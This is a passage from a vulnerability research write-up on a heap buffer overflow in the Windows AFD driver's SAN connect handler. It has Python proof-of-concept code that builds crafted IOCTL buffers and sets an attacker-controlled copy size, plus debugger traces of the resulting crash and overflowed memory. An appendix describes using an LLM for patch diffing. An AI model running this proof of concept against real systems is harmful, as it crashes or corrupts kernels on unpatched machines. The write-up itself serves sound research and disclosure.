    afd_packet = AFD_SWITCH_OPEN_PACKET()
    afd_packet.CompletionPort = port
    afd_packet.Padding1 = 0
    afd_packet.CompletionEvent = event
    afd_packet.Padding2 = 0x0

    ea_struct = AFD_EA_BUFFER2()
    ea_struct.NextEntryOffset = 0
    ea_struct.Flags = 0
    ea_struct.EaName = b"AfdSwOpenPacket"
    ea_struct.EaNameLength = len(b"AfdSwOpenPacket")
    ea_struct.EaValueLength = ctypes.sizeof(AFD_SWITCH_OPEN_PACKET)
    ea_struct.AfdPacket = afd_packet

    dev_name = UNICODE_STRING()
    dev_name_str = ctypes.create_unicode_buffer(AFD_DEVICE_NAME)
    RtlInitUnicodeString(ctypes.byref(dev_name), dev_name_str)

    obj_attr = OBJECT_ATTRIBUTES()
    obj_attr.Length = ctypes.sizeof(OBJECT_ATTRIBUTES)
    obj_attr.ObjectName = ctypes.pointer(dev_name)
    obj_attr.Attributes = 0x40
    obj_attr.RootDirectory = None
    obj_attr.SecurityDescriptor = None
    obj_attr.SecurityQualityOfService = None

    handle = wintypes.HANDLE()
    io_status = IO_STATUS_BLOCK()

    FILE_SYNCHRONOUS_IO_NONALERT = 0x20

    status = NtCreateFile(
        ctypes.byref(handle),
        0xC0140000,
        ctypes.byref(obj_attr),
        ctypes.byref(io_status),
        None,
        0,
        3,
        FILE_OPEN_IF,
        FILE_SYNCHRONOUS_IO_NONALERT,
        ctypes.byref(ea_struct),
        ctypes.sizeof(ea_struct)
    )

    if status >= 0:
        return handle.value
    else:
        status_unsigned = status & 0xFFFFFFFF
        raise Exception(f"NtCreateFile failed with status: 0x{status_unsigned:08X}")
```

Figure 16. Code to create the SAN endpoint

*AfdSuperAccept* has been fixed to properly create the listener handler:

```

def afd_super_accept(handle, accept_handle, ip="0.0.0.0", port=4444):
    io_status = IO_STATUS_BLOCK()

    # Build TRANSPORT_ADDRESS for IPv4
    AF_INET = 2
    ta_address_count = 1
    addr_len = 14

    port_be = socket.htons(port)
    ip_bytes = socket.inet_aton(ip) # 4 bytes

    sa_data = struct.pack("!H4s8s", port_be, ip_bytes, b"\x00" * 8)
    assert len(sa_data) == 14

    # TA size = 4 + 2 + 2 + 14 = 22 bytes
    ta_size = 4 + 2 + 2 + 14

    # See Notes below
    header_size = 0x1000
    total_len = header_size

    buf = bytearray(total_len)
    out = bytearray(total_len)

    # byte 0: UseSAN / "SAN enabled?" flag
    buf[0] = 0

    # byte 1: FixAddressAlignment (Needed for the check in AfdSanConnectHandler)
    buf[1] = 1

    # byte 0: UseSAN / "SAN enabled?" flag
    buf[4] = 0x2c
    buf[5] = 0x01
    buf[6] = 0x08

    buf[8:12] = (accept_handle).to_bytes(4, "little")

    #NOTE: To exploit or control the values,
    # they need to abide by the following:
    #
    # OutbufLen > ReceiveDataLen
    # LocalAddrLen > (OutbufLen - ReceiveDataLen)
    # RemoteAddrLen > (OutbufLen - ReceiveDataLen - LocalAddrLen)

    # Receive Data Length (OutputBufferLength)
    buf[16:20] = (0x10).to_bytes(4, "little")

    # Local Address Length (IoControlCode)
    buf[20:24] = (0x500).to_bytes(4, "little")

    # Remote Address Length (InputBuffer Length)
    buf[24:28] = (0xaf0).to_bytes(4, "little")

    in_buf = (ctypes.c_ubyte * total_len).from_buffer(buf)
    out_buf = (ctypes.c_ubyte * total_len).from_buffer(out)

    status = NtDeviceIoControlFile(
        handle,
        None,
        None,
        None,
        ctypes.byref(io_status),
        IOCTL_AFD_SUPER_ACCEPT,
        in_buf,
        total_len,
        out_buf,
        total_len,
    )

    return status

```

Figure 17. Code to create valid Accept Handle

The key thing to note here is *header\_size (total\_len)* is the size of the input and output buffer. This means in our example, the buffer will be allocated of size 0x1000.

Now make a call to *AfdSanConnectHandler* with the following function:

```

# afd!AfdSanConnectHandler+0x1da:
# fffff804'086ec74a 66413907      cmp     word ptr [r15],ax
# ew r15 0x0afd
def afd_san_connect(handle, listen_handle, ip="127.0.0.1", port=4444):
    io_status = IO_STATUS_BLOCK()

    # Build TRANSPORT_ADDRESS for IPv4
    AF_INET = 2
    ta_address_count = 1
    addr_len = 14

    port_be = socket.htons(port)
    ip_bytes = socket.inet_aton(ip) # 4 bytes

    sa_data = struct.pack("!H4s8s", port_be, ip_bytes, b"\x00" * 8)
    assert len(sa_data) == 14

    # TA size = 4 + 2 + 2 + 14 = 22 bytes
    ta_size = 4 + 2 + 2 + 14 + 0x2000

    header_size = 24

    # This will be input_data_size
    total_len = header_size + ta_size # 46 (0x2E)

    buf = bytearray(total_len)

    switch_context = AFD_SWITCH_CONTEXT()
    switch_context.EventsActive = 0x51
    switch_context.RcvCount = 0x52
    switch_context.ExpCount = 0x53
    switch_context.SndCount = 0x54

    transport_addr = TRANSPORT_ADDRESS()
    transport_addr.TAAddressCount = 2
    transport_addr.Address.AddressLength = (35)
    transport_addr.Address.AddressType = 0x43
    transport_addr.Address.Address = (ctypes.c_ubyte * (35))(0x44)

    connectInfo = AFD_SWITCH_CONNECT_INFO()

    # Maybe handle should be a listen handle..
    connectInfo.Handle = listen_handle
    connectInfo.Context = switch_context
    connectInfo.RemoteAddress = transport_addr

    # Copy this to buf[0]
    connectInfo_b = bytearray(connectInfo)
    buf[0:8] = (listen_handle).to_bytes(8, "little")

    # This seems to be some userland address it is looking for
    # and needs to be a valid pointer
    # The buffer seems to be 0x14 bytes long, so just create one in ctypes
    # Bytes 0 and 0x13 will be written to
    userland_buffer = (ctypes.c_ubyte * 0x14)()
    userland_buffer_ptr = ctypes.addressof(userland_buffer)

    # Store the pointer in buffer[8]
    buf[8:16] = (userland_buffer_ptr).to_bytes(8, "little")

    # This flag is needed for
    # input_data->Flags != 2
    buf[0x10] = 0x02

    # AddressLength this
    # input_data_size < (unsigned __int64)*(unsigned __int16 *(input_data + 20) + 30 )
    # This is likely address length and has to be less than data sent size
    # src is input_data + AddressLength + 24
    buf[0x14] = 0x10

```

Figure 18. Code to create the SAN Connect Handle

Some important things to note here:

- To demonstrate the buffer overflow, 0x1000 worth of 'A' followed by 0x1000 worth of 'B' will be set within the buffer to show the overflow.

```
# This will fill up the first page
buf[42:42+0x1000] = b"A" * 0x1000
# This should write into a second page
buf[42+0x1000:42+0x2000] = b"B" * 0x1000
```

Figure 19. Distinguish boundary between first page and second page

- *ta\_size* in this case has 0x2000 added to it, so that the input buffer *in\_buf* which is provided to the *DeviceIoControl* when *AfdSanConnectHandler* is called, has enough space to accommodate the 0x2000 payload size to trigger the overflow.

```
# TA size = 4 + 2 + 2 + 14 = 22 bytes
ta_size = 4 + 2 + 2 + 14 + 0x2000

header_size = 24

# This will be input_data_size
total_len = header_size + ta_size # 46 (0x2E)

buf = bytearray(total_len)
```

Figure 20. Setup Corrupting Buffer

- While reverse engineering the function, we noticed that the buffer also required another field, possibly *AddressLength*, as *src* appears to be *input\_data + AddressLength + 24*.

```
# AddressLength this
# input_data_size < (unsigned __int64)*(unsigned __int16 *) (input_data + 20) + 30 )
# This is likely address length and has to be less than data sent size
# src is input_data + AddressLength + 24
buf[0x14] = 0x10

# TRANSPORT_ADDRESS at offset 24 (0x18)
# TAAddressCount
buf[24:28] = (ta_address_count).to_bytes(4, "little")

# AddressLength again (0x20)
buf[28:30] = (addr_len).to_bytes(2, "little")

# AddressType = AF_INET
buf[30:32] = (AF_INET).to_bytes(2, "little")

# Address[14] = sockaddr.sa_data
buf[32:46] = sa_data
```

Figure 21. Adding AddressLength and additional setup flags to the buffer

- Below are the bytes that show that we were able to control the *memcpy/memmove* code. This dictates the amount of data that gets copied into the *AFDSuperAccept* buffer. In this case, the *memmove* size is designated as 0x2002.

```
buf[40] = 0x02  
buf[41] = 0x20
```

Figure 22. Memcpy size (0x2002 bytes)

Putting it all together, this is what the main function looks like:

```
if __name__ == "__main__":
    print("[*] Starting AFD Driver PoC...")

    try:
        handle = create_afd_endpoint(0x00)
        print(f"[+] Initial AFD Endpoint Created: 0x{handle:08X}")
    except Exception as e:
        print(f"[-] Failed to create AFD endpoint: {e}")
        sys.exit(1)

    try:
        accept_handle = create_afd_endpoint(0x00)
        print(f"[+] Initial AFD Endpoint Created: 0x{accept_handle:08X}")
    except Exception as e:
        print(f"[-] Failed to create AFD endpoint: {e}")
        sys.exit(1)

    print("[*] Execution finished.")

    # Bind the socket
    # This will transition the state to ->State = 3.
    status = afd_bind(handle, port=44444)
    prefix = "[+]" if status == STATUS_SUCCESS else "[-]"
    print(f"{prefix} Initial afd_bind: 0x{status & 0xFFFFFFFF:08X}")

    # Start listening in a separate thread
    threading.Thread(target=start_listening, args=(handle, accept_handle,), daemon=True).start()

    # Allow the listening to start
    time.sleep(4)

    # Now do the SAN stuff
    status = create_completion_port()
    prefix_b = "[+]" if status == STATUS_SUCCESS else "[-]"
    print(f"{prefix_b} Created completion port: 0x{status & 0xFFFFFFFF:08X}")

    event = CreateEvent(None, True, False, None)
    print(f"Created event: {hex(event)}")

    completion_port = status
    try:
        san_handle = create_afd_san_endpoint(0x00, completion_port, event)
        print(f"[+] Initial AFD Endpoint Created: 0x{handle:08X}")
    except Exception as e:
        print(f"[-] Failed to create AFD endpoint: {e}")
        sys.exit(1)

    # Now lets try do the connect
    status = afd_san_connect(san_handle, handle)
    prefix_c = "[+]" if status == STATUS_SUCCESS or status == STATUS_PENDING else "[-]"
    print(f"{prefix_c} Initial afd_san_connect: 0x{status & 0xFFFFFFFF:08X}")

    print("Finally sleeping...")
    time.sleep(10)
```

Figure 23. Proof-of-Concept code

We run the code, and we can see that the debugger encounters a fatal system error:




Figure 24. Proof-of-Concept In Progress

The call stack:

```

: Call Site
: nt!DbgBreakPointWithStatus
: nt!KiBugCheckDebugBreak+0x12
: nt!KeBugCheck2+0xa7d
: nt!KeBugCheckEx+0x107
: nt!KiBugCheckDispatch+0x69
: nt!KiPageFault+0x440 (TrapFrame @ fffffd18e`05edcd90)
: afd!memcpy+0x126
: afd!AfdSanConnectHandler+0x700
: afd!AfdDispatchDeviceControl+0x7d
: nt!IoCallDriver+0x55
: nt!IopSynchronousServiceTail+0x189
: nt!IopXxxControlFile+0xc61
: nt!NtDeviceIoControlFile+0x56
: nt!KiSystemServiceCopyEnd+0x25 (TrapFrame @ fffffd18e`05edd3a0)
: 0x00007ff8`06eaefd4
: 0x00007ff8`02dc4771
: 0x1a4
    
```

Figure 24. Stack Trace

Followed by the BSOD screen:




Figure 25. Blue Screen of Death (BSOD)

Here's what it looks like in the debugger:

First, we make a breakpoint within *AfdSuperAccept*, right before the call to *IoAllocatedMDL*.

```
-----
fffff804`7ae22d85 3bc1          cmp     eax, ecx
fffff804`7ae22d87 0f82e75d0100  jb     afd!AfdSuperAccept+0x15f44 (fffff8047ae38b74)
fffff804`7ae22d8d 4889742420    mov    qword ptr [rsp+20h], rsi
fffff804`7ae22d92 458acf       mov    r9b, r15b
fffff804`7ae22d95 4533c0       xor    r8d, r8d
fffff804`7ae22d98 488b4e70     mov    rcx, qword ptr [rsi+70h]
fffff804`7ae22d9c 4c8b15ad9a0400 mov    r10, qword ptr [afd!_imp_IoAllocateMdl (fffff8047ae6c850)]
fffff804`7ae22da3 e808fb01fa   call  nt!IoAllocateMdl (fffff8047ae428b0)
fffff804`7ae22da8 4885c0       test   rax, rax
fffff804`7ae22dab 753a        jne    afd!AfdSuperAccept+0x1b7 (fffff8047ae22de7)
fffff804`7ae22dad c74424409a0000c0 mov    dword ptr [rsp+40h], 0C000009Ah
fffff804`7ae22db5 48895c2438    mov    qword ptr [rsp+38h], rbx
fffff804`7ae22dba 48895c2430    mov    qword ptr [rsp+30h], rbx
fffff804`7ae22dbf 8b442440     mov    eax, dword ptr [rsp+40h]
fffff804`7ae22dc3 89442428     mov    dword ptr [rsp+28h], eax
fffff804`7ae22dc7 895c2420     mov    dword ptr [rsp+20h], ebx
fffff804`7ae22dc9 4533c9       xor    r9d, r9d
fffff804`7ae22dce 4c8bc7       mov    r8, rdi
fffff804`7ae22dd1 b821700000   mov    ecx, 1782h
fffff804`7ae22dd6 33c9        xor    ecx, ecx
fffff804`7ae22dd8 e87b040000   call  afd!AFDETN_TRACEACCEPTX (fffff8047ae23250)
fffff804`7ae22dd9 448b742440   mov    r14d, dword ptr [rsp+40h]
fffff804`7ae22de2 e923590100   jmp    afd!AfdSuperAccept+0x15ada (fffff8047ae3870a)
```

Figure 26. Debugger view

We carefully step over the function and output the *rax* value which contains the newly allocated MDL address.

```
2: kd> p
afd!AfdSuperAccept+0x178:
fffff800`0d822da8 4885c0          test    rax,rax
2: kd> r
rax=ffffb48263499a40 rbx=0000000000000000 rcx=0000000000000002
rdx=ffffb48263499a40 rsi=ffffb48264386cb0 rdi=ffffb482646bfa90
rip=fffff8000d822da8 rsp=ffffb101a8e06fb0 rbp=0000000000000002
r8=ffffb48263499a40 r9=00000000000000360 r10=ffffb4825eb02be0
r11=ffffb101a8e07078 r12=0000000000000000 r13=0000000000000198
r14=ffffb48264386e58 r15=0000000000000001
iopl=0          nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040282
afd!AfdSuperAccept+0x178:
fffff800`0d822da8 4885c0          test    rax,rax
2: kd> dt _MDL fffffb48263499a40
nt!_MDL
+0x000 Next           : (null)
+0x008 Size           : 0n64
+0x00a MdlFlags       : 0n8
+0x00c AllocationProcessorNumber : 2
+0x00e Reserved       : 0
+0x010 Process           : 0xfffffb482`646d9080 _EPROCESS
+0x018 MappedSystemVa : 0xfffff9e80`c521d270 Void
+0x020 StartVa        : 0x00000214`85ad1000 Void
+0x028 ByteCount      : 0x1000
+0x02c ByteOffset     : 0x360
```

Figure 27. MDL Contents

We create another breakpoint right before the vulnerable *memcpy* and carefully step over that function to cause a fatal system error.

```

1: kd> k
# Child-SP          RetAddr             Call Site
00 fffffb101`a8cc6448 ffffff800`085549d2 nt!DbgBreakPointWithStatus
01 fffffb101`a8cc6450 ffffff800`0855421d nt!KiBugCheckDebugBreak+0x12
02 fffffb101`a8cc64b0 ffffff800`084168c7 nt!KeBugCheck2+0xa7d
03 fffffb101`a8cc6c10 ffffff800`08429269 nt!KeBugCheckEx+0x107
04 fffffb101`a8cc6c50 ffffff800`084253c0 nt!KiBugCheckDispatch+0x69
05 fffffb101`a8cc6d90 ffffff800`0d829f5e nt!KiPageFault+0x440
06 fffffb101`a8cc6f28 ffffff800`0d88ab00 afd!memcpy+0x11e
07 fffffb101`a8cc6f30 ffffff800`0d8243dd afd!AfdSanConnectHandler+0x700
08 fffffb101`a8cc7080 ffffff800`08354ef5 afd!AfdDispatchDeviceControl+0x7d
09 fffffb101`a8cc70b0 ffffff800`087839f9 nt!IofCallDriver+0x55
0a fffffb101`a8cc70f0 ffffff800`08793c41 nt!IopSynchronousServiceTail+0x189
0b fffffb101`a8cc7190 ffffff800`08793ce6 nt!IopXxxControlFile+0xc61
0c fffffb101`a8cc72c0 ffffff800`08428c35 nt!NtDeviceIoControlFile+0x56
0d fffffb101`a8cc7330 00007ff9`5fd6efd4 nt!KiSystemServiceCopyEnd+0x25
0e 0000007c`69cdedc8 00007ff9`5b724771 0x00007ff9`5fd6efd4
0f 0000007c`69cdedd0 00000000`000000ec 0x00007ff9`5b724771
10 0000007c`69cdedd8 00000000`00000000 0xec

1: kd> .frame
00 fffffb101`a8cc6448 ffffff800`085549d2 nt!DbgBreakPointWithStatus
1: kd> dt _MDL fffffb48263499a40
nt!_MDL
+0x000 Next           : (null)
+0x008 Size           : 0n64
+0x00a MdlFlags       : 0n395
+0x00c AllocationProcessorNumber : 2
+0x00e Reserved       : 0
+0x010 Process        : 0xfffffb482`64b77080 _EPROCESS
+0x018 MappedSystemVa : 0xfffff9e80`c58aa360 Void
+0x020 StartVa        : 0x00000214`85ad1000 Void
+0x028 ByteCount      : 0x1000
+0x02c ByteOffset     : 0x360

```

Figure 28. MDL Content (Continued)

The value from the *MappedSystemVa* parameter contains the virtual address (kernel side) of this buffer.

To test that the buffer has been overflowed, we can dump 2000 bytes of memory from that virtual address. The address being: 0xfffff9e80`c58aa360. We can clearly see that the buffer has been filled with our payload from the script.

```

kd> db 0xfffff9e80`c58aa360 L2000
fffff9e80`c58aa360 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
fffff9e80`c58aa370 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
fffff9e80`c58aa380 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
fffff9e80`c58aa390 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
fffff9e80`c58aa3a0 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
fffff9e80`c58aa3b0 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
fffff9e80`c58aa3c0 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
fffff9e80`c58aa3d0 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
fffff9e80`c58aa3e0 41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA

```

```

ffff9e80`c58aa3f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
ffff9e80`c58aa400 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
...
41 41 AAAAAAAAAAAAAAAAAA
ffff9e80`c58ab330 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
ffff9e80`c58ab340 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
ffff9e80`c58ab350 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
ffff9e80`c58ab360 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
ffff9e80`c58ab370 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58ab380 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58ab390 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58ab3a0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58ab3b0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58ab3c0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58ab3d0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58ab3e0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58ab3f0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58ab400 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 ...

42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58abfa0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58abfb0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58abfc0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58abfd0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58abfe0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
ffff9e80`c58abff0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB

```

Figure 29. Hexdump of Vulnerable Buffer

Remember that the *AfdSuperAccept* buffer is 0x1000 in size, so if we go down to the memory at  $0xffff9e80`c58aa360 + 0x1000 = ffff9e80`c58ab360$ . We can see that the next line being filled with 'B's instead of 'A', thus denoting the end of the 0x1000 size payload for 'A'. In other words, we have now overflowed the buffer.

## 4. Conclusion

This was a rather straightforward vulnerability, as we were able to control the allocation size, copy size, and actual values in the overflow. This vulnerability was present in a niche (and old) part of AFD, it can only be triggered in Windows versions that have SAN components installed. Non-Windows Server versions typically don't have them installed out-of-the box. Analysing this vulnerability has given us a better understanding of how AFD works under-the-hood and could prove a great segway into developing an exploit for it.

## 5. Acknowledgements

Special thanks to Alex Plaskett and Robert Herrera for providing support and guidance during the secondment.

## 6. Appendix A

### 6.1. AI Patch Diffing

As part of this project, we briefly experimented using LLMs applied to the patch diffing process and speeding up reviewing of changes.

Quite simply in this instance we provided the LLM with each pre-patched function and post-patch function one by one with no manual clean-up.

We then promoted the LLM with the following simple prompt replacing <function\_name> with each function in turn:

*A Heap-based buffer overflow in Windows Ancillary Function Driver was fixed within `afd.sys.10.0.26100.7824`. `afd.sys.10.0.26100.7633` was vulnerable. Attached are two versions of a function <function name>. Where is the heap buffer overflow? Do not use any other local context other than the attached file.*

This led to the following output from copilot (GPT-5)



The vulnerable write(s) (7633)

Case A: "188 flag set" path — unbounded copy

In `AfdSanConnectHandler.7633`, when `*(BYTE *) (v38 + 188)` is true, the function does:

```
1 memmove(v51, (char *)Src + 2, *(unsigned __int16 *)Src + 2LL);
2 *(WORD *)&v51[v53 - 2] = *(WORD *)Src + 2;
```

Where:

- `v51` is derived from `MmMapLockedPages(v49, 0)` or `v49->MappedSystemVa` (MDL mapping) and then offset by `v43[2]` (`v51 = &v50[v43[2]]`). sharepoint
- The **copy length** is `*(uint16*)Src + 2`, **fully attacker/data controlled** (it comes from the buffer pointed to by `Src`). sharepoint
- There is **no check** that the destination region at `v51` is large enough for that length. sharepoint

This is the most direct overflow: the `memmove()` can write beyond the mapped destination buffer.

Figure 30. AI Analysis 1

### Case B: "188 flag clear" path — also unbounded

Still in [AfdSanConnectHandler.7633](#), in the else branch, it builds an 8-byte header then copies `*v52 + 4` bytes:

```
1  *(_DWORD *)v51 = 0;  
2  *((_DWORD *)v51 + 1) = 1;  
3  memmove(v51 + 8, v52, *v52 + 4LL);  
4  ``
```

Here `v52` is `Src` cast to a `uint16*` (`v52 = (unsigned __int16 *)Src;`). The length `*v52 + 4` is again controlled by the source buffer and **not constrained** by the destination capacity. [sharepoint](#)

**Either of these can overflow** the underlying allocation backing the MDL (which can be heap/nonpaged pool), hence "heap-based buffer overflow."

Figure 31. AI Analysis 2

The vulnerability itself wasn't especially complex and it could be determined entirely in the context of the function itself without caller or callee context. However, the output here was accurate and supported by our manual analysis of the vulnerability itself, thus lending credence to other researchers who have published that AI applied to binary patch analysis could reduce the amount of analyst time required.

This would be especially helpful if integrated into an automated AI patch analysis pipeline. It was also noted that the LLM identified other security related issues also fixed within this patch release (Use After Free) which are not covered here. However, much more evaluation would be needed to be performed to assess effectiveness in depth and across different vulnerability classes.